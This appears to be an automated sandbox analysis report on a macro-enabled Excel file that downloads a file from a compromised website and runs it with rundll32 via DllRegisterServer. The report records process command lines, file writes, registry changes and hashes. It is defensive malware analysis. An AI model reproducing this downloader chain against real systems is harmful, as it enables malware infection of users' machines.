					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		
May 4, 2021 05:34:34.018299103 CEST	192.185.5.2	443	192.168.2.6	49715	CN=www.dentistelmhurstny.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 17 22:18:44 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 15 23:18:44 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6484 Parent PID: 792

General

Start time:	05:34:25
Start date:	04/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x3c0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	94F643	URLDownloadToFileA
C:\Users\user\jordji.nbvt11	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	94F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F4908C05.tmp	success or wait	1	53495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\6D5873A0.tmp	success or wait	1	53495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$catalog-1521295750.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	5251E4	WriteFile
C:\Users\user\Desktop\~$catalog-1521295750.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	525241	WriteFile
C:\Users\user\Desktop\~$catalog-1521295750.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	5251E4	WriteFile
C:\Users\user\Desktop\~$catalog-1521295750.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	525241	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\suspendedpage[1].htm	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">. <html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	94F643	URLDownloadToFileA
C:\Users\user\jordji.nbvt11	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">. <html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	94F643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	4320F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	43211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	43213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	43213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6780 Parent PID: 6484

General

Start time:	05:34:34
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\jordji.nbvt1,DllRegisterServer
Imagebase:	0x70000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6844 Parent PID: 6484

General

Start time:	05:34:35
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\jordji.nbvt11,DllRegisterServer
Imagebase:	0x70000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\jordji.nbvt11	unknown	64	success or wait	1	738D9	ReadFile

Disassembly

Code Analysis